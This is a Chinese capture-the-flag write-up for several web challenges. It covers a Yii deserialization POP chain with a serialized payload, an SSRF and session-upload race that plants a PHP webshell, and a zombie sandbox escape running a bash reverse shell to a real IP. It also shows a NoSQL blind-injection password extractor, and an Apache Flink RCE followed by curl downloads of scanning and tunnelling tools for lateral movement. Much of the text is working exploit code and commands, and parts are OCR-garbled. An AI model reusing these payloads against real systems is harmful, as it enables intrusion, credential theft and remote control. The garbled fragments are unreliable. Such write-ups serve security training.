

Web

ezyii

考点：yii反序列化链子

相关利用的类都发出来了，感觉不像CMS的审计，更像是POP链的构造。

```
<?php
namespace Codeception\Extension{
    use Faker\DefaultGenerator;
    use GuzzleHttp\Psr7\AppendStream;
    class RunProcess{
        protected $output;
        private $processes = [];
        public function __construct(){
            $this->processes[]=new DefaultGenerator(new AppendStream());
            $this->output=new DefaultGenerator('atao');
        }
    }
    echo base64_encode(serialize(new RunProcess()));
}

namespace Faker{
    class DefaultGenerator
    {
        protected $default;

        public function __construct($default = null)
        {
            $this->default = $default;
        }
    }
}

namespace GuzzleHttp\Psr7{
    use Faker\DefaultGenerator;
    final class AppendStream{
        private $streams = [];
        private $seekable = true;
        public function __construct(){
            $this->streams[]=new CachingStream();
        }
    }
    final class CachingStream{
        private $remoteStream;
        public function __construct(){
            $this->remoteStream=new DefaultGenerator(false);
            $this->stream=new PumpStream();
        }
    }
    final class PumpStream{
        private $source;
        private $size=-10;
    }
}
```

%payload:TzozmJoiq29kZWNlChRpB25cRXh0ZW5Zaw9uXFJ1b1Byb2Nlc3MiojI6e3M6ToiAcOb3J0ChV0IjtpojIyoiJGYwtlc1xEZWZhdwX0R2VuZXJhdG9yIjoxOntzOjEwOiIAKgBkZWZhdwX0IjtpzOjQ6ImFOYw8iO3lzojQzoIAQ29kZWNlChRpB25cRXh0ZW5Zaw9uXFJ1b1Byb2Nlc3MACHJvY2Vzc2VzIjthojE6e2k6MDtpojIyoiJGYwtlc1xEZWZhdwX0R2VuZXJhdG9yIjoxOntzOjEwOiIAKgBkZWZhdwX0IjtpojI4oiJHdXp6bGVidHRwXFBzcjdcQXBWZW5ku3RyZWftIjoyOntzOjM3OiIAR3V6emxlSHR0cFxC3I3XEFwcGVuZFN0cmVhbQBzdHJlYW1zIjthojE6e2k6MDtpojI5oiJHdXp6bGVidHRwXFBzcjdcQ2FjaGluz1N0cmVhbsi6Mjtp7czo0MzoiaEd1enpsZuh0dHBCUHNyN1xYDYN0aw5nu3RyZWftAHJlbw90ZVN0cmVhbsi7TzoymJoiRmFrZXJCRGvmYXVsdEdlbmVvYXRvciI6MTp7czoxMDoiACoAZGvmYXVsdCI7YjowO3lzojY6InN0cmVhbsi7Tzoynjoir3V6emxlSHR0cFxC3I3XFB1bXBtDHJlYW0iojM6e3M6MzQ6IGBhdXp6bGVidHRwXFBzcjdcUHvtcFN0cmVhbQBzb3VyY2Uio0M6Mzi6Ik9waxNCQ2xvc3VyZVxtZXJpYXpempibGVDbG9zdXJlIjoyMDQ6e2E6NTp7czoZoiJlc2Uio2E6MDp7fXm60doiZnvuY3Rpb24io3M6NDk6ImZ1bmN0aw9uKCl7XHN5c3RlbSgnY2F0IC9mbGFnLnR4dCcPO1xwaHBpbmZvKck7CX0io3M6NToic2NvcGUio3M6MjY6Ikdl1enpsZuh0dHBCUHNyN1xQdW1wU3RyZWftIjtpzOjQ6InRoaxMiO047czo0oiJzZwXmIjtpzOjMyoiIwMDAwMDAwMDA5MTZlM2VmMDAwMDAwMDA2NmFhYWNiYSI7fX1zojMyoiIAR3V6emxlSHR0cFxC3I3XFB1bXBtDHJlYW0Ac2l7ZSI7aTotMTA7czoZNDoiAEd1enpsZuh0dHBCUHNyN1xQdW1wU3RyZWftAGJlZmZlc1I7TzoymJoiRmFrZXJCRGvmYXVsdEdlbmVvYXRvciI6MTp7czoxMDoiACoAZGvmYXVsdCI7czoxoiJqIjtp9fx19czoZNDoiAEd1enpsZuh0dHBCUHNyN1xBCHBlbmRtdHJlYW0Ac2Vla2FibGUio2I6MTt9fx19



安全检测

考点：SSRF、session条件竞争

随意用户名都可以登陆，接着是SSRF的内容，通过访问 `http://127.0.0.1/admin/`，获得 `include123.php` 文件

`http://127.0.0.1/admin/预览`

Index of /admin

Name	Last modified	Size	Description
 Parent Directory		-	
 include123.php	2021-08-20 09:43	743	

Apache/2.4.38 (Debian) Server at 127.0.0.1 Port 80

接着访问 `http://127.0.0.1/admin/include123.php`，获取源码

`http://127.0.0.1/admin/include123.php`预览

Warning: include(): Filename cannot be empty in `/var/www/html/admin/include123.php` on line 20

Google Translate

Warning: include(): Failed opening " for inclusion (include_path='.:usr/local/lib/php') in `/var/www/html/admin/include123.php` on li

```
<?php
$u=$_GET['u'];

$pattern = "\/*\*\.\.\.\./load_file|outfile|dumpfile|sub|hex|where";
$pattern .= "|file_put_content|file_get_content|fwrite|curl|system|eval|assert";
$pattern .= "|passthru|exec|system|chroot|scandir|chgrp|chown|shell_exec|proc_open|proc_get_status|popen|ini_alter|ini_restore";
$pattern .= "|openlog|syslog|readlink|symlink|popen|passthru|stream_socket_server|assert|pcntl_exec|http|.php|.ph|.log|\@|:|\\|/|flag|access|error|stdout|stderr";
$pattern .= "|file|dict|gopher";
//累了累了，休息一下

$vpattern = explode("|",$pattern);

foreach($vpattern as $value){
    if (preg_match("/$value/i", $u )){
        echo "检测到恶意字符";
        exit(0);
    }
}

include($u);

show_source(__FILE__);
?>
```

根据过滤了内容，可以知道是session条件竞争

```
import io
import requests
import threading

sess_id = 'Atao'

def write(session):
    while True:
        f = io.BytesIO(b'a' * 1024 * 128)
        session.post(url='http://eci-
2ze7cuv076c4risfr6z3.cloudeci1.ichunqiu.com',
                    data={'PHP_SESSION_UPLOAD_PROGRESS': 'aaaaasdasdasd<?php
phpinfo();file_put_contents("/tmp/1","<?php
eval(base64_decode($_GET[1]));phpinfo();?>");?>'},
                    files={'file': ('atao.txt', f)},
```

```

        cookies={'PHPSESSID': sess_id}
    )

    if __name__=="__main__":
        event = threading.Event()
        session = requests.session()
        for i in range(1,80):
            threading.Thread(target=write,args=(session,)).start()

```

http://127.0.0.1/admin/include123.php?u=/tmp/sess_Atao预览ver|s:0:"";upload_progress_aaaaaasdadsd

PHP Version 7.4.22	
System	Linux engine-1 4.19.24-7.25.a17.x86_64 #1 SMP Mon Mar 15 11:48:21 CST 2021 x86_64
Build Date	Jul 30 2021 01:25:16
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-pear' '--with-libdir=lib/x86_64-linux-gnu' '--with-apxs2' '--disable-cgi' 'build_alias=x86_64-linux-gnu'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/usr/local/etc/php
Loaded Configuration File	(none)
Scan this dir for additional .ini files	/usr/local/etc/php/conf.d
Additional .ini files parsed	/usr/local/etc/php/conf.d/docker-php-ext-sodium.ini
PHP API	20190902
PHP Extension	20190902
Zend Extension	320190902
Zend Extension Build	API320190902,NTS
PHP Extension Build	API20190902,NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring

接着去访问 `http://127.0.0.1/admin/include123.php?u=/tmp/sess_Atao`，访问到回显了 `phpinfo` 即可

http://127.0.0.1/admin/include123.php?u=/tmp/1&1=c3lzdGVtKC1vZ2V0ZmxhZy5zaC1pOw==预览flag[b6647806-6c0b-4478-9b99-fe2f97bcb57]

PHP Version 7.4.22	
System	Linux engine-1 4.19.24-7.25.a17.x86_64 #1 SMP Mon Mar 15 11:48:21 CST 2021 x86_64
Build Date	Jul 30 2021 01:25:16
Configure Command	./configure '--build=x86_64-linux-gnu' '--with-config-file-path=/usr/local/etc/php' '--with-config-file-scan-dir=/usr/local/etc/php/conf.d' '--enable-option-checking=fatal' '--with-mhash' '--with-pic' '--enable-ftp' '--enable-mbstring' '--enable-mysqlnd' '--with-password-argon2' '--with-sodium=shared' '--with-pdo-sqlite=/usr' '--with-sqlite3=/usr' '--with-curl' '--with-libedit' '--with-openssl' '--with-zlib' '--with-

这里写入 `/tmp/1` 一句话木马，接着访问 `http://127.0.0.1/admin/include123.php?u=/tmp/1&1=c3lzdGVtKC1vZ2V0ZmxhZy5zaC1pOw==` 即可获得flag

crawler_z

考点：zombie的Nday漏洞、变量覆盖

```

24 router.post('/profile', async (req, res, next) => {
25   let { affiliation, age, bucket } = req.body;
26   const user = await User.findByPk(req.session.userId);
27   if (!affiliation || !age || !bucket || typeof (age) !== "string" || typeof (bucke
28     return res.render('user', { user, error: "Parameters error or blank." });
29   }
30   if (!utils.checkBucket(bucket)) {
31     return res.render('user', { user, error: "Invalid bucket url." });
32   }
33   let authToken;
34   try {
35     await User.update({
36       affiliation,
37       age,
38       personalBucket: bucket
39     }, {
40       where: { userId: req.session.userId }
41     });
42     const token = crypto.randomBytes(32).toString('hex');
43     authToken = token;
44     await Token.create({ userId: req.session.userId, token, valid: true });
45     await Token.update({
78       valid: false
79     }, {
80       where: { userId: req.session.userId }
81     });
82   });
83   await User.update({
84     bucket: user.personalBucket
85   }, {
86     where: { userId: req.session.userId }
87   });
88   user = await User.findByPk(req.session.userId);
89   return res.render('user', { user, message: "Success
90   } catch (err) {
91     next(createError(500));
92   }

```

从图一可知，personalBucket 要和 bucket 的变量相同，图二中，personalBucket 又会赋给 user.bucket。所以这里我们可以发三次请求，第一次：正常请求主要是为了获得 token 值；第二次：上传exp的IP地址为了修改 personalBucket 内容；第三次：通过 /user/verify? token=覆盖 user.bucket

```

29 static checkBucket(url) {
30   try {
31     url = new URL(url);
32   } catch (err) {
33     return false;
34   }
35   if (url.protocol !== "http:" && url.protocol !== "https:") return false;
36   if (url.href.includes('oss-cn-beijing.ichunqiu.com') === false) return false;
37   return true;
38 }
39
40 static async sleep (ms) {

```

这里还有一个需要绕过的地方，在IP的结尾要跟上 oss-cn-beijing.ichunqiu.com，如 http://IP/index.html?aaa=oss-cn-beijing.ichunqiu.com 即可。

```
<script>c='constructor';this[c][c]("c='constructor';require=this[c][c]('return process')().mainModule.require;var sync=require('child_process').spawnSync; var ls = sync('bash', ['-c','bash -i >& /dev/tcp/47.98.147.229/7777 0>&1'],);console.log(ls.output.toString());")()</script>
```

把上面的代码放在vps的index.html, zombie Nday漏洞参考链接:

<https://ha.cker.in/index.php/Article/13563>

```
node@engine-1:~$ /readflag
/readflag
flag{blaf5a85-13c8-4af2-bb61-148841252de2}node@engine-1:~$
```

最后通过 /user/bucket 路由反弹shell, 执行/readflag命令

PackageManager2021

考点: SQL注入

```
62
63 router.post('/auth', async (req, res) => {
64   let { token } = req.body;
65   if (token !== '' && typeof (token) === 'string') {
66     if (checkmd5Regex(token)) {
67       try {
68         let docs = await User.$where(`this.username == "admin" && hex_md5(this.password) == "${token.toString()}"`).exec()
69         console.log(docs);
70         if (docs.length == 1) {
71           if (!docs[0].isAdmin === true)) {
72             return res.render('auth', { error: 'Failed to auth' })
73           }
74         } else {
75           return res.render('auth', { error: 'No matching results' })
76         }
77       } catch (err) {
78         return res.render('auth', { error: err })
79       }
80     }
81   }
82 }
```

通过审计源码, 发现此处存在SQL注入的漏洞, 可以通过构造

00f355689f5b7cb21e2a34346d9c55cd" ||

(this.username=="admin"&&this.password[i]=="j") || this.username=="123 的Payload进行注入, 获得admin用户的密码

Request

PrettyRaw\nActions

```
1 POST /auth HTTP/1.1
2 Host: 47.104.108.80:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 156
9 Origin: http://47.104.108.80:8888
10 Connection: close
11 Referer: http://47.104.108.80:8888/auth
12 Cookie: session=s%3AUpImJg02D8E21AYR4lwTRjrn9deMKUjI.4LTC0sD06n5cEFjZ8JOK97%2BBp%2BI6yKE01%2FEYmzAjOhY
13 Upgrade-Insecure-Requests: 1
14
15 _csrf=4c9524pH-NqnZga10785KFiDw3D54_2leoPY&token=00f355689f5b7cb21e2a34346d9c55cd" || (this.username=="admin"%26%26this.password[0]=="a") || this.username=="123
```

Response

PrettyRawRender\nActions

PackageManager 2021

Get granted with your token

Token

Failed to auth

Auth

Request

PrettyRaw\nActions

```
1 POST /auth HTTP/1.1
2 Host: 47.104.108.80:8888
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 156
9 Origin: http://47.104.108.80:8888
10 Connection: close
11 Referer: http://47.104.108.80:8888/auth
12 Cookie: session=s%3AUpImJg02D8E31AYR41wTRjrn9deMKUjI.4LTC0sD06n5cEFjzSJ0K97%2BBp%2BI6yKE01%2FEYMzAjOhY
13 Upgrade-Insecure-Requests: 1
14
15 _csrf=4c95Z4pH-Nqn2ga10785KFiDw3D54_2leoPY&token=00f355689f5b7cb21e2a34346d9c55cd||(this.username=="admin"%26%26this.password[0]=="b")||this.username=="123
```

Response

PrettyRawRender\nActions

PackageManager 2021

Get granted with your token

Token

No matching results

上图可知，存在Bool盲注，这里最后的this.username为我们一开始注册的账户

```
import requests
# b!@#$d5dh47jyfz#098crw*w
flag = ""
for i in range(0,50):
    for j in range(32,127):
        burp0_url = "http://47.104.108.80:8888/auth"
        burp0_cookies = {"session":
"s%3Adq6vnQaD6PED4EhGg1tTvmpLa1FpJrUO.ATo3wP4XqidqL00TbwAchNH410xUxFFjF7KFNDKzVDS"}
        burp0_headers = {"User-Agent": "Mozilla/5.0 (windows NT 10.0; win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0",
"Accept":
"text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8",
"Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2",
"Accept-Encoding": "gzip, deflate", "Content-Type":
"application/x-www-form-urlencoded",
"Origin": "http://47.104.108.80:8888", "Connection":
"close",
"Referer": "http://47.104.108.80:8888/auth", "Upgrade-Insecure-Requests": "1"}
        burp0_data = {"_csrf": "otezaj5Q-ZVim0Bu-Aiw82rof_hKkq1kbrvE",
"token": "00f355689f5b7cb21e2a34346d9c55cd\\"}
        (this.username=="admin\\"&&this.password[{}]==\\"{}\\")||this.username=="123".format(i,chr(j))
        res = requests.post(burp0_url, headers=burp0_headers,
cookies=burp0_cookies, data=burp0_data)
        print str(i)+":"+chr(j)
        if "No matching results" in res.text:
            flag += chr(j)
            print flag
            break
        if j == 126:
            exit(0)
```



```
1 import requests
2 # b!@$d5dh47jyfz#098crw*w
3 flag = ""
4 for i in range(0,50):
5     for j in range(32,127):
6         burp0_url = "http://47.104.108.80:8888/auth"
7         burp0_cookies = {"session": "s%3Adq6vnQaD6PED4EhGg1tTy"}
8         burp0_headers = {"User-Agent": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.149 Safari/537.36",
9                             "Accept": "text/html,application/xhtml+xml,application/javascript;q=0.9,image/webp,*/*;q=0.8",
10                            "Accept-Language": "zh-CN,zh;q=0.8,zh-TW;q=0.7,en;q=0.5",
11                            "Accept-Encoding": "gzip, deflate",
12                            "Origin": "http://47.104.108.80:8888",
13                            "Referer": "http://47.104.108.80:8888"}
14         burp0_data = {"_csrf": "otezaj5Q-ZVim0Bu-Aiw82rOf_hKkd",
15                       "token": "50ef018701340455ad2f83ca2cc7c8"}
16         res = requests.post(burp0_url, headers=burp0_headers, data=burp0_data)
17         print str(i)+"":"+chr(j)"
```

rce

- 23:r
- 23:s
- 23:t
- 23:u
- 23:v
- 23:w
- b!@\$d5dh47jyfz#098crw*w
- 24:

从上图可知admin的password，登陆了admin用户就可以获得flag了，flag为 flag{407bb420-7845-4722-a322-f3f11b5bf09f}

Flag is here

flag{407bb420-7845-4722-a322-f3f11b5bf09f}

v1.0.1

考点：Apache Flink 任意 Jar 包上传导致远程代码执行漏洞 +fastjson反序列化

首先是：Apache Flink 任意 Jar 包上传导致远程代码执行漏洞

有现成的脚本：<https://github.com/LandGrey/flink-unauth-rce>

```
C:\Users\10068\Desktop\flink-unauth-rce-master
$ py -2 flink-unauth-rce.py -u http://47.104.135.101:8081/ -c ls
[^_^] [ ls ] execute success, result:
LICENSE
NOTICE
README.txt
bin
conf
examples
lib
licenses
log
opt
plugins

C:\Users\10068\Desktop\flink-unauth-rce-master
$ |
```

但是一直无法连接shell，可能是连接的人太多了，于是就改了一下脚本，直接在vps一直监听着，然后脚本一直跑着，等着环境重启，终于连接上了，然后并没有找到flag，再加上题目说了内网地址，所以怀疑还有内网环境，于是下载fscan (<https://github.com/shadow1ng/fscan>) 扫描了一波，发现存在内网环境

进入tmp目录，使用curl下载fscan，我放到我自己的vps上

```
curl http://81.70.105.149/fscan_amd64 >> fscan_amd64
```

然后赋予权限

```
chmod 777 fscan_amd64
```

然后进行扫描

```
./fscan_amd64 -h 10.10.1.1/24
```

扫描结果

```

icmp alive hosts len is: 3
10.10.1.1:22 open
10.10.1.1:8001 open
10.10.1.1:8081 open
10.10.1.12:8081 open
alive ports len is: 5
start vulscan
10.10.1.11:8080 open
[*] WebTitle:http://10.10.1.1:8001      code:400 len:0      title:None
[*] WebTitle:http://10.10.1.1:8081      code:200 len:2137   title:Apache Flink Web Dashboard
[*] WebTitle:http://10.10.1.12:8081     code:200 len:2137   title:Apache Flink Web Dashboard
[*] WebTitle:http://10.10.1.11:8080     code:404 len:0      title:None
[+] InfoScan:http://10.10.1.11:8080     [Shiro SprintBoot]

```

发现内网 10.10.1.11 存在Shiro SprintBoot

于是就想着转发出来比较方便，继续下载了portmap(http://www.vuln.cn/wp-content/uploads/2016/06/lcx_vuln.cn.zip), 我也是现将文件放至自己的vps然后使用curl下载

```
curl http://81.70.105.149/portmap >> portmap
```

然后也是赋予权限

```
chmod 777 portmap
```

然后在vps上运行，就是将5567端口的数据转发至8005端口


```
./portmap -m 2 -p1 5567 -p2 8005
```

然后再在靶机上运行，将内网环境转发出来

```
./portmap -m 3 -h1 81.70.105.149 -p1 5567 -h2 10.10.1.11 -p2 8080
```

运行结果


vps



```


[+] make a connection to 81.70.105.149:5567....
[+] all hosts connected!
ok,I closed the two fd
[+] make a connection to 81.70.105.149:5567....
[+] host1 connected
[+] make a connection to 10.10.1.11:8080....
[+] all hosts connected!
[+] make a connection to 81.70.105.149:5567....
[+] all hosts connected!
ok,I closed the two fd
[+] make a connection to 81.70.105.149:5567....
[+] host1 connected
[+] make a connection to 10.10.1.11:8080....
[+] all hosts connected!
[+] make a connection to 81.70.105.149:5567....
[+] all hosts connected!

```



```
[root@VM-0-7-centos ~]# ./portmap -m 2 -p1 5567 -p2 8005
binding port 5567.....ok
binding port 8005.....ok
waiting for response on port 5567.....
accept a client on port 5567 from 47.104.85.225,waiting another on port 8005....
accept a client on port 8005 from 183.213.87.136
waiting for response on port 5567.....
ok,I closed the two fd
waiting for response on port 5567.....
[root@VM-0-7-centos ~]# ./portmap -m 2 -p1 5567 -p2 8005
binding port 5567.....ok
binding port 8005.....ok
waiting for response on port 5567.....
accept a client on port 5567 from 47.104.185.21,waiting another on port 8005....
accept a client on port 8005 from 183.213.87.136
waiting for response on port 5567.....
```

然后就可以在公网访问了



Whitelabel Error Page


This application has no explicit mapping for /error, so you are seeing this as a fallback.

Sat Aug 21 16:25:31 UTC 2021


There was an unexpected error (type=Not Found, status=404).

No message available

